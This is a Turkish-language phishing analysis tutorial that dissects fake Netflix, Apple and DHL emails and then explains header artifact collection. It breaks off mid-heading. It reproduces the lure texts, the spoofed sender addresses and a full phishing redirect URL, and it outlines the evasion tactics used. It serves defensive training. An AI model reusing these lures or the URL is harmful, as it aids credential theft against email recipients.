
ÖNEMLİ: Geçmişte bu tür oltalama (phishing) sayfaları veya e-postaları; bariz biçimlendirme hataları, bozuk grafikler veya dilbilgisi/yazım yanlışları (**grammatical issues**) üzerinden analiz edilerek kolayca tespit edilebiliyordu. Ancak modern siber güvenlik tehdit ortamında bu geleneksel "ipuçları" (**tells**) artık güvenilir parametreler değildir. Saldırganlar, Üretken Yapay Zeka (**Generative AI**) araçlarını kullanarak kusursuz, hatasız ve kurumsal dilde son derece cilalanmış (**polished**) içerikler üretebilmektedir. Bu durum, sadece yazım yanlışlarına bakarak bir dolandırıcılığı (scam) tespit etmeyi imkansız hale getirmektedir. Analiz her zaman URL yapısına, SSL/TLS sertifika geçerliliğine, e-posta başlıklarına (headers) ve ağ trafiğinin (network traffic) hedefine dayanmalıdır.

Hesabınız Askıya Alındı (Your Account Is on Hold) Oltalama E-postası Analizi

Bu analizde, kurbanı hızlıca harekete geçmeye zorlayan, güvenilir ve dünya çapında tanınan bir markayı (Netflix) taklit eden bir oltalama (Phishing) e-postasını teknik düzeyde inceliyoruz. Daha önce analiz edilen senaryoların aksine, bu varyantta saldırganlar doğrudan e-posta gövdesine zararlı bir bağlantı yerleştirmek yerine **zararlı bir dosya eki (malicious attachment)** kullanma stratejisine geçiş yapmıştır. Resmi bir faturalandırma (billing) bildirimi kılığına giren bu saldırı, e-posta güvenlik ağ geçitlerinin (Secure Email Gateway - SEG) standart filtrelerini atlatmayı ve kurbanın panik halini sömürmeyi amaçlamaktadır.

Kullanılan Oltalama (Phishing) Teknikleri ve Zafiyet Sömürü Mantığı

Bu kampanya, kurbanın mantıksal savunmasını kırmak ve teknik güvenlik önlemlerini atlatmak için çeşitli taktiklerin (TTPs - Tactics, Techniques, and Procedures) bir kombinasyonunu kullanır:



- **Spoofed Email Address (Sahte E-posta Adresi):** Saldırgan, e-postanın gönderici kısmındaki görünen adı (Display Name) **Netlxx billing** olarak ayarlamıştır. Bu taktik, kurbanın e-posta istemcisinde (Outlook, Gmail vb.) asıl gönderen alan adını maskeleyerek ilk bakışta anında bir güven tesisi oluşturmayı hedefler.
- **Sense of Urgency (Aciliyet Hissi):** E-postanın içeriğinde hesabın askıya alındığı (suspended) bildirilmektedir. Bu tamamen psikolojik bir manipölasyondur; kurbanın durumu rasyonel bir şekilde değerlendirmesini, bağlantıları analiz etmesini veya IT/Güvenlik ekiplerine danışmasını engellemek için tasarlanmıştır.
- **Brand Impersonation (Marka Taklidi):** Kurbanda sahte bir güven duygusu yaratmak için Netflix'in kurumsal HTML şablonları, renk paletleri ve logoları e-posta içine gömülerek (rendered HTML) birebir kopyalanmıştır.
- **Poor Grammar and Typos (Zayıf Dilbilgisi ve Yazım Hataları):** Marka adı e-posta içinde görünür şekilde **Netlxx** olarak yanlış yazılmıştır. Bu tür yazım hataları (Typosquatting/Visual Spoofing) genellikle kural veya imza tabanlı (signature-based) spam filtrelerini atlatmak için bilinçli yapılır. İnsan gözü ise okuma sırasında beynin otomatik tamamlama eğiliminden dolayı bu hatayı genellikle meşru bir kelime olarak algılar ve gözden geçirir.
- **Attachments (Eklentiler):** Saldırının teknik olarak en kritik evresi budur. Saldırgan, ortalama URL'ini e-postanın doğrudan içine koymak yerine bir dosya ekinin (PDF) içine gizlemiştir. Bu eylem, statik URL analizi yapan temel e-posta güvenlik cihazlarını kör etmeyi amaçlar.

E-posta Başlığı (Header) ve Yüzey Analizi

Olay müdahale (Incident Response) sürecinin ilk adımında e-postanın dış yapısı incelendiğinde şu kritik uzlaşma göstergeleri (**Indicator of Compromise - IoC**) öne çıkar:

- **E-posta Konusu (Subject):** Kurbanın kullanıcı kimliğinin (ID) askıya alındığı ve derhal harekete geçmesi gerektiği açıkça belirtilerek panik tetiklenir.
- **Gönderen Adresi (From Address):** Görünen isim ile e-postanın SMTP sunucusundan çıkış yaptığı asıl alan adı (domain) eşleşmemektedir. Bu durum, analist için saldırının en net ve en hızlı tespit edilebilir anomalisidir.
- **Görsel Mimari:** E-posta, Netflix markasını taklit eden işlenmiş HTML kodlarıyla doludur. Bu durum zararlı içeriğin (payload) oldukça profesyonel bir kurumsal maske arkasına saklanmasını sağlar.

E-posta Gövdesi (Body) ve Zararlı Ek (Attachment) Analizi

E-postanın gövdesini incelediğimizde, kurbanı fatura bilgilerinde bir sorun olduğu ve hesabını güncelleyebilmesi için e-postaya eklenmiş olan PDF dosyasını açmasının zorunlu olduğu iletilmektedir.

ÖNEMLİ: Bu senaryoda e-postanın kendisi doğrudan bir saldırı vektörü değil, sadece kurbanı asıl mayınlı bölgeye (PDF dosyasına) çeken bir taşıyıcı (delivery mechanism) görevi görmektedir.

Please update your payment details

Hello Customer,

We're having some trouble with your current billing information. Please open file [PDF] to update your account.

Need help? We're here if you need it. Visit the Help Center or contact us now.

-Your friends at Netflix

Questions? Call 007-803-321-2130

Please do not reply to this email, as we are unable to respond from this email address. If you need help or would like to contact us, please visit our Help Center at help.netflix.com.

Update Payment Account

If you did not ask to reset your password you may want to review your [recent account access](#) for any unusual activity.

We're here to help if you need it. Visit the [Help Center](#) for more info or [contact us](#).

- Your friends at Netflix

Payment-up...pdf
88798

Email Body

PDF Attachment

Kurban, sosyal mühendislik talimatlarına uyup PDF dosyasını açtığında, belgenin içine gömülü (embedded) olan ve **Update Payment Account** (Ödeme Hesabını Güncelle) başlığını taşıyan bir köprü (hyperlink) ile karşılaşır. Bu bağlantı, kurbanı meşru bir Netflix sunucusuna değil, tamamen saldırganın kontrolündeki sahte bir kimlik bilgisi toplama (Credential Harvesting) sayfasına yönlendirir. Saldırganın e-posta metni yerine PDF içindeki linki kullanmasının temel sebebi, geleneksel e-posta filtrelerinin "PDF içerik ayrıştırma" (PDF parsing/extraction) yeteneklerindeki işlem maliyetinden veya yapılandırma eksikliklerinden faydalanmaktır.

Bu kampanyanın mimarisinde dikkat edilmesi gereken diğer analitik detaylar şunlardır:

- Anormal Telefon Numarası Formatı:** E-posta içinde yer alan müşteri hizmetleri numarasının bölgesel standartların dışında (atypical) bir formatta olması büyük bir kırmızı bayraktır. Bu genellikle saldırganın operasyonu yönettiği coğrafya ile hedef bölge (Örn: ABD veya Avrupa) arasındaki telekomünikasyon standart farklılıklarından kaynaklanan bir operasyonel güvenlik (OpSec) zafiyetidir.
- Meşru Bağlantıların İstismarı:** Saldırgan, e-postayı analiz eden güvenlik yazılımlarında (AI/ML filtreleri) sahte bir güven duygusu aşılama (false sense of trust) ve e-postanın genel itibar (reputation) puanını artırmak amacıyla, e-posta gövdesinin belirli yerlerine *gerçekten meşru* Netflix yardım merkezi (help center) bağlantıları yerleştirmiştir.

DİKKAT: Ortalama analizlerinde sadece zararlı bağlantılara odaklanmak analisti eksik bulgulara yönlendirir. Saldırganların güvenlik cihazlarını manipüle etmek (spam skorunu düşürmek) için içeriğe serpiştirdikleri "meşru ve temiz" öğeleri (Benign elements) tespit

etmek, saldırı kampanyasının tüm anatomisini ve saldırganın kaçınma (evasion) kapasitesini çözmek için hayati önem taşır.

Son Satın Alımınız (Your Recent Purchase) Oltalama E-postası Analizi

Bu vaka çalışmasında, büyük bir teknoloji servis sağlayıcısından (**Apple**) gelmiş gibi görünen, sahte bir faturalandırma ve yetkisiz satın alım (unauthorized purchase) bildirimini teknik düzeyde inceliyoruz. Sosyal mühendislik (Social Engineering) metinleriyle kurbanı manipüle eden geleneksel oltalama (Phishing) kampanyalarının aksine, bu saldırı senaryosu tamamen **boş bir e-posta gövdesine** (blank email body) ve alışlagelmişin dışında bir dosya ekine (attachment) dayanmaktadır.

Saldırganların gerçek alıcı listesini gizlemek için e-posta başlıklarını (headers) nasıl manipüle ettiğini ve zararlı bir dosyayı açtırmak için "aciliyet hissi" (sense of urgency) nasıl bir silaha dönüştürdüğünü adım adım analiz edeceğiz.

Kullanılan Oltalama (Phishing) Teknikleri ve Zafiyet Sömürü Mantığı

Saldırgan, kurbanın mantıksal savunmasını kırmak ve e-posta güvenlik ağ geçitlerinin (Secure Email Gateway - SEG) statik analizlerinden kaçınmak için aşağıdaki vektörleri operasyonuna entegre etmiştir:

- **Spoofed Email Address (Sahte E-posta Adresi):** Göndericinin e-posta istemcisindeki "Görünen Adı" (Display Name) **Apple Support** olarak maskelenmiştir. Kurbanın teknik detaylara girmeden doğrudan markaya güvenmesi hedeflenir.
- **BCC (Blind Carbon Copy) Manipülasyonu:** Kurbanın e-posta adresi "To" (Kime) kısmında değil, BCC kısmında yer almaktadır. Bu durum, saldırganın bu e-postayı tek bir hedefe değil, geniş bir "Sprey ve Dua Et" (Spray and Pray) kampanyası kapsamında binlerce kişiye aynı anda gönderdiğini kanıtlar.
- **Urgency (Aciliyet):** "Eylem Gerekliyor" (Action Required) uyarısı ve kurbanın yapmadığı bir satın alma işleminin faturası, kurbanda anında bir savunma ve panik mekanizması tetikler. Amaç, kurbanın rasyonel analiz yapma süresini elinden almaktır.
- **Zayıf Dilbilgisi ve Yazım Hataları:** E-posta başlıklarında ve adreslerde göze çarpan yazım hataları (typos) bulunmaktadır.
- **Anormal Dosya Eki:** Fatura veya makbuzlar genellikle .pdf veya standart HTML gövdeleri olarak iletilirken, bu e-postada bir .dot dosyası kullanılmıştır.

E-posta Başlığı (Header) ve Yüzey Analizi

Olay müdahale (Incident Response) sürecinin ilk aşamasında e-postanın dış yapısı incelendiğinde şu kritik uzlaşma göstergeleri (**Indicator of Compromise - IoC**) tespit edilmektedir:



Apple Support <donoreply-storemailsedomozl07zo7o9@sumpremed.com>
To: noreply.payament.@app.apple.iud456.com
Bcc: @yahoo.com



Fri, Apr 3, 2020 at 1:41 PM

1. Konu Satırı (Subject Line) Psikolojisi: İçerikte yetkisiz bir satın alımın çözülmesi için "hızlıca harekete geçilmesi gerektiği" vurgulanmaktadır. Bu durum, kurbanı IT departmanına haber vermeden önce sorunu kendi başına çözmeye zorlayan klasik bir ortalama kancasıdır.

2. Gönderen ve Alıcı Adreslerindeki (From/To) Anomaliler: Görünen isim **Apple Support** olsa da, perde arkasındaki SMTP gönderici alan adı (domain) Apple'ın resmi sunucularıyla eşleşmemektedir. Ayrıca "From" ve "To" adreslerindeki bariz yazım hataları, bu kampanyanın gelişmiş bir APT (Advanced Persistent Threat) grubundan ziyade, daha düşük seviyeli ve otomatize araçlar kullanan bir tehdit aktörü tarafından yürütüldüğüne işaret eder.


3. BCC'nin Analitik Anlamı: Kurbanın doğrudan "To" satırında olmaması, güvenilir kurum iletişim standartlarına tamamen aykırıdır. Hiçbir kurumsal firma, müşterisine özel bir fatura krizini **BCC** üzerinden toplu mail atarak bildirmez. Bu, analistler için kesin bir kırmızı bayraktır (red flag).

Zararlı Ek (Attachment) ve Yönlendirme (Redirection) Analizi

Bu saldırının en sıra dışı ve analitik olarak en değerli kısmı, taşıyıcı (delivery mechanism) olarak kullanılan dosya ve boş e-posta gövdesidir.

ÖNEMLİ: E-postanın gövdesinin tamamen boş (blank) olması kendi başına devasa bir anomalidir. Saldırgan bunu iki temel nedenden dolayı yapar:

- İçerik filtreleme ve Doğal Dil İşleme (NLP) tabanlı Anti-Spam motorlarına analiz edebilecekleri hiçbir metin (zararlı kelime öbeği, sahte adres vb.) vermemek.
- Kurbanı, konu hakkında bilgi alabilmek için elindeki tek seçenek olan dosya ekini açmaya **mecbur bırakmak**.



Double Jack... .dot
165kB

Attachment

Redirect Link

<https://tumblr.com/redirect?z=https://apps.ios-games.mansiiea.com/?njhdhw10d&t=zmm3mgu4nmfmjvknzbo dg1mde2nzfhnmY0nzdKodnmzmzmzjosx hmdrlmtc5y2njnmmindcwyzdgyzjdjnzyz mjmotc2mtk2mzlm>
Ctrl + Click to follow link

Save 3% on all your Apple purchases with Apple Card. Apply and use in minutes.

APPLE ID: example@appleid.com DATE: Apr 03, 2020 ORDER ID: MN HLSF 45X G

DOCUMENT NO.: 137320441420 BILLED TO: [123 Pine St., Springfield, IL 62704, USA]

App Store

Product Icon	Product Details	Price
	Title: Double Jackpot Slots Las Vegas, Large pack of coins Type: In-App Purchase Device: iPhone Report a Problem	\$14.99

Large Image

.dot Dosyasının Tehlikesi ve İşleyişi

E-postaya eklenen dosya bir makbuz formatında değil, bir Microsoft Word Şablonu (Template) formatı olan **.dot** uzantısına sahiptir.

Neden .dot? Şablon dosyaları, açıldıklarında kendi içlerindeki makroları (VBA scriptleri) çalıştırabilme veya gömülü nesneler (embedded objects) barındırabilme yeteneğine sahiptir. Siber güvenlikte **.doc**, **.docm** ve **.dot** dosyaları geleneksel olarak zararlı yazılım (Malware) damlatıcıları (dropper) olarak kullanılır.

Ancak bu spesifik senaryoda dosya, doğrudan bir arka kapı (backdoor) açmak yerine farklı bir ortalama yöntemine ev sahipliği yapmaktadır. Kurban **.dot** dosyasını açtığı anda, belgenin içine gömülmüş (embedded) devasa bir resimle karşılaşır.

Kurban faturayı veya detayları görmek için bu resme tıkladığında (veya etkileşime girdiğinde), arka planda bir köprü (hyperlink) tetiklenir ve kurban tarayıcı üzerinden sahte bir kimlik avı (phishing) sitesine yönlendirilir.

URL Analizi ve Zafiyet Sömürüsü (Obfuscation)

Kurbanın yönlendirildiği nihai hedefin (URL) yapısı, saldırganın kurbanı kandırmak için kullandığı son illüzyondur.

Yönlendirilen URL İçindeki Şaşırtmaca (Decoy) Parametreler:
.../apps/...
.../ios/...

DİKKAT: Saldırgan, URL dizinin içine bilinçli olarak **apps** ve **ios** gibi Apple ekosistemine ait tanıdık kelimeler (Visual Spoofing) yerleştirmiştir. Kurban tarayıcısının adres çubuğuna hızlıca göz attığında bu kelimeleri görüp doğru yerde (Apple sunucularında) olduğuna ikna olabilir.

Fakat bir güvenlik analisti perspektifinden bakıldığında; URL'in genel yapısının aşırı uzun olması, karmaşık parametreler içermesi ve ana etki alanının (Root Domain) Apple ile hiçbir ilgisinin olmaması, bunun bariz bir **Zararlı Yönlendirme (Malicious Redirection)** ve kimlik bilgisi toplama (Credential Harvesting) operasyonu olduğunu kesin olarak kanıtlar.

Planlanmış Gönderi (Scheduled Shipment) Oltalama E-postası Analizi

Bu analizde, kurbanı meşru bir kargo gönderim sürecinde olduğuna ikna etmeyi amaçlayan ve küresel bir lojistik firmasının (DHL) kurumsal kimliğini taklit eden bir oltalama (Phishing) e-postasını inceliyoruz. Bu vakanın temel odak noktası, saldırganın kurbanı e-posta gövdesinden ziyade arka planda gizli bir zararlı yük (Payload - Hedef sistemde çalıştırılmak istenen asıl zararlı kod/yazılım) barındıran manipüle edilmiş bir Excel ekine nasıl yönlendirdiğidir.


Kullanılan Oltalama (Phishing) Teknikleri

Bu saldırı vektöründe, e-posta güvenlik ağ geçitlerini (Secure Email Gateway) ve son kullanıcının mantıksal savunmasını aşmak için aşağıdaki teknikler bir araya getirilmiştir:

- **Spoofed Email Address (Sahte E-posta Adresi):** Gönderici kısmındaki görünen ad (Display Name) **DHL Express** olarak ayarlanmıştır. Bu sayede kurbanın, SMTP seviyesindeki gerçek gönderici alan adını (domain) kontrol etmeden e-postaya güvenmesi hedeflenir.
- **Brand Impersonation (Marka Taklidi):** Kurumsal güven algısını manipüle etmek için DHL markasına ait HTML şablonları, renk paletleri ve logolar doğrudan e-posta içerisine gömülmüştür.
- **Attachments (Eklenimler):** Saldırının ana taşıyıcısı (Delivery mechanism), açıldığında arka planda çalıştırılabilir (**executable**) bir kodu tetikleyen zararlı bir Excel (**.xlsx**) belgesidir.

İlk Gözlemler ve Uzlaşma Göstergeleri (IoC - Indicators of Compromise)


E-posta başlıklarının (Headers) ve yüzey yapısının analizi, saldırının doğasını ele veren kritik ipuçları sunar:



- **E-posta Konusu (Subject):** Kurbanda, adına gönderilmiş bekleyen bir DHL paketi olduğu izlenimi yaratılarak aciliyet ve merak duygusu (Sense of Urgency) tetiklenir. İnsan psikolojisi doğrudan sömürülür.
- **Gönderen Adresi (From Address) Uyuşmazlığı:** Görünen isim **DHL Express** olmasına rağmen, arka plandaki asıl gönderen e-posta adresinin ve etki alanının (domain) DHL'in resmi altyapısıyla hiçbir ilgisi yoktur. Analist için bu, en net kırmızı bayraktır (Red flag).
- **Kurumsal İllüzyon:** E-posta gövdesindeki HTML tasarımı görsel olarak meşru görünse de, asıl saldırı bileşeni gövdede değil, kurbanın indirmesi istenen ekteki dosyada yatmaktadır.

Zararlı Ek (.xlsx) ve Analitik Tutarsızlıklar

E-posta gövdesi bilgi açısından oldukça sıgırdır; saldırının tüm ağırlık merkezi ekte sunulan **.xlsx** uzantılı dosyadır. Bir güvenlik analisti olarak belgeyi kontrollü bir ortamda (Sandbox) açtığımızda, saldırganın sosyal mühendislik kurgusunu yerle bir eden devasa coğrafi ve mantıksal tutarsızlıklar (**inconsistencies**) göze çarpar.



Important

- Ensure your packages are packed and labeled correctly to avoid damage or delays. Follow DHL's Packaging Advice

Should you need to make changes to your pickup, visit MyDHL+ and go to My Pickups.

Please do not reply to this email – inbox is not monitored.

Terms of Use | Privacy Notice | Terms and Conditions of Carriage

A	B	C
	To: MENON AND MENON LIMITED Wanmangar, KOLHAPUR	TO TRANSLATE LANGUAGE KINDLY CLICK ENABLE EDITING ABOVE Hyperlink
		供应商APPRIASAL表格
表料:		Ref. No. PURNA/F34
1	姓名和地址 公司事务所 电话号码 传真号码 电子邮箱	
1	设立日期	
2	所有普及董事 M.D.	
3	重要的对应主要人物	
4	股东人	
6	我市场的场域	




ÖNEMLİ: Belge içerisindeki şu üç farklı coğrafi belirteç (Geographical marker), dokümanın sahteliğini ve muhtemelen otomatize spam araçlarıyla veya dikkatsiz bir tehdit aktörü tarafından hazırlandığını kesin olarak kanıtlar:

1. Göndericinin iletişim bilgileri ve etki alanı **Almanya** kökenlidir.
2. Faturanın kesildiği alıcı adresi **Hindistan**'daki bir şehri işaret etmektedir.
3. Belgenin kendi içindeki metinler ve açıklamalar ise **Mandarin (Çince)** dilindedir.

Birbiriyle tamamen çelişen bu coğrafi belirteçler dizisi, meşru bir global lojistik operasyonunda asla görülmeyecek bir tablodur. Bu doküman, kurbanı saldırı zincirinin (Kill Chain) bir sonraki ölümcül aşamasına geçirmek için tasarlanmış **tek bir tıklanabilir bağlantı (clickable link)** barındırmaktadır.

Zararlı Yük (Payload) İcrası ve "regasms.exe" Analizi

Kurban, mantıksal hataları fark etmeyip Excel belgesi içindeki şüpheli bağlantıya tıkladığında, sistem arka planda uzak bir sunucuya bağlanarak **regasms.exe** adında bir çalıştırılabilir dosya indirmeye ve bu dosyayı doğrudan çalıştırmaya (execute) teşebbüs eder.



DİKKAT: Buradaki **regasms.exe** isimlendirmesi tesadüf değildir. Saldırgan, meşru bir Windows sistem aracı olan RegAsm.exe'nin (Assembly Registration Tool) adını taklit ederek (Masquerading / Visual Spoofing) Görev Yöneticisinde veya işletim sistemi loglarında şüphe çekmemeyi amaçlamıştır. Çoğu zaman bu teknik, güvenlik yazılımlarının "meşru Windows uygulaması" olarak algılayıp izin verdiği LOLBins (Living Off the Land Binaries) konseptiyle entegre kullanılır.

Bu vaka örneğinde, çalıştırma girişimi bir **sistem hatası (system error)** ile sonuçlanmıştır. Bu hata, zararlı yükün mevcut ortamda (muhtemelen uyumsuz işletim sistemi mimarisi, eksik .NET bağımlılıkları veya sistemdeki bir AV/EDR müdahalesi nedeniyle) çalışmasını engellemiş olsa da; saldırganın kurbanın makinesinde doğrudan kod çalıştırma (Remote/Local Code Execution) niyetini şüpheye yer bırakmayacak şekilde ortaya koyar.

Eğer bu zararlı yük (Executable) hata vermeyip sistemde başarılı bir şekilde çalışsaydı, saldırganın elde edeceği muhtemel yetkiler ve yaratacağı yıkıcı sonuçlar şunlar olacaktı:

- **Persistence (Kalıcılık Sağlama):** Saldırgan, sistem yeniden başlatıldığında bile erişimini kaybetmemek için sisteme bir arka kapı (**Backdoor**) entegre edebilir, Kayıt Defteri'ndeki (Registry) otomatik başlatma anahtarlarını (Run Keys) değiştirebilir veya görünmez zamanlanmış görevler (**Scheduled Tasks**) oluşturabilirdi.
- **Exfiltration (Veri Sızdırma):** Hedef cihazda bulunan hassas şirket belgeleri, oturum açma bilgileri (Credentials) veya web tarayıcılarının önbelleğinde (Browser Vault) saklanan kayıtlı parolalar gizlice toplanıp, saldırganın kontrolündeki Komuta ve Kontrol (C2) sunucusuna sessizce aktarılabilirdi.
- **Ransomware (Fidye Yazılımı) Dağıtımı:** Sisteme ait tüm kritik sürücüler ve dosyalar asimetrik şifreleme algoritmalarıyla (AES/RSA vb.) kilitlenebilir ve kurtarma anahtarı (Decryption key) karşılığında kurbandan kripto para cinsinden fidye talep edilerek operasyonel süreç tamamen felç edilebilirdi.

Şüpheli E-postalarda Kalıntı (Artifact) Tespiti ve Analizi

Bir siber olay müdahale (Incident Response) sürecinde, şüpheli veya zararlı (malicious) bir e-postayı analiz ederken ilk ve en kritik adım, saldırının meşruiyetini ve asıl niyetini ortaya çıkaracak anahtar **Artifact**'leri (Siber olay müdahalesinde saldırıya veya saldırgana dair geride kalan sayısal iz, kanıt veya kalıntı) toplamaktır.

Bu artifact'ler sadece yüzeysel birer veri noktası değildir; itibar kontrolleri (**Reputation Checks**), Siber Tehdit İstihbaratı (**Threat Intelligence**) sorguları ve derinlemesine davranışsal analiz (**Behavioral Analysis**) süreçlerinin üzerine inşa edileceği temel istihbarat bloklarıdır. Yanlış veya eksik toplanan bir artifact, tüm analiz sürecini yanlış yönlendirebilir.

E-posta Başlığı (Header) Analizi ve Artifact Toplama

E-posta başlıkları (Headers), e-postanın internet üzerindeki yolculuğunun (routing) ve kimlik doğrulama mekanizmalarının loglandığı arka plan verisidir. Bir e-postanın yüzeyinde (istemci arayüzünde) gördükleriniz kolaylıkla manipüle edilebilirken, Header analizi bize çıplak teknik gerçeği sunar. Bu aşamada toplanması gereken kritik artifact'ler ve arka plandaki teknik anlamları şunlardır:

Gönderici E-posta Adresi (Sender Email Address)

E-postanın kaynağını belirlemek için ilk bakılan yerdir. Ancak burada "Görünen Ad" (Display Name) ile gerçekte e-postayı ileten SMTP (Simple Mail Transfer Protocol) sunucusunun kullandığı "Mail From" veya "Return-Path" adresi arasındaki farklara odaklanılmalıdır. Saldırganlar genellikle güvenilir markaların (Örn: PayPal, Microsoft) isimlerini kullanarak **Spoofing** (Kimlik sahtekarlığı) yaparlar. Bu adresin analizi, SPF, DKIM ve DMARC gibi kimlik doğrulama protokollerinin neden başarısız olduğunu (veya nasıl atlatıldığını) anlamak için hayati önem taşır.

Gönderici IP Adresi (Sender IP Address)

Gönderen e-posta adresi tamamen sahte (spoofed) olabilir, ancak e-postayı sizin e-posta ağ geçidinize (Email Security Gateway) teslim eden sunucunun IP adresi tartışılmaz bir gerçektir. Bu IP adresi, header içerisindeki en alttaki (ilk oluşturulan) **Received** başlıklarında veya **X-Originating-IP** satırında bulunur. Elde edilen bu IP adresi üzerinde mutlaka bir **Reverse DNS Lookup** (Ters DNS Sorgusu) yapılmalıdır.

ÖNEMLİ: Reverse lookup sayesinde, bu IP'nin gerçekten iddia edilen kuruma mı ait olduğunu yoksa ucuz bir VPS sağlayıcısından, anonim bir veri merkezinden veya daha kötüsü ele geçirilmiş bir Botnet ağı üzerinden mi geldiğini tespit ederiz.

E-posta Konu Satırı (Email Subject Line)

Konu satırı sadece bir metin değil, bir **Social Engineering** (Sosyal Mühendislik) vektörüdür. Aciliyet hissi (**Sense of Urgency**) veya doğrudan bir eylem çağırısı (**Call to Action**) barındırıp barındırmadığı analiz edilmelidir. (Örn: "Hesabınız Askıya Alındı", "Ödenmemiş

Fatura"). Saldırganın kurbanın rasyonel düşünme süresini kısıtlamak için hangi psikolojik tetikleyiciyi kullandığı, kampanyanın doğasını anlamamızı sağlar.

Alıcı E-posta Adresi (Recipient Email Address - To/CC/BCC)

Hedefin kim olduğunu anlamak, saldırının kapsamını belirler. Eğer e-posta doğrudan tek bir hedefe (To satırında) ve özelleştirilmiş bir dille gönderilmişse, bu bir **Spear Phishing** (Hedefli Oltalama) saldırısıdır ve şirketiniz hedef alınmıştır. Ancak alıcılar gizlenmişse (**BCC - Blind Carbon Copy**) veya çok sayıda alakasız adres varsa, bu e-posta geniş çaplı, rastgele bir "Sprey ve Dua Et" (Spray and Pray) kampanyasının bir parçasıdır.

Yanıtla (Reply-To) E-posta Adresi

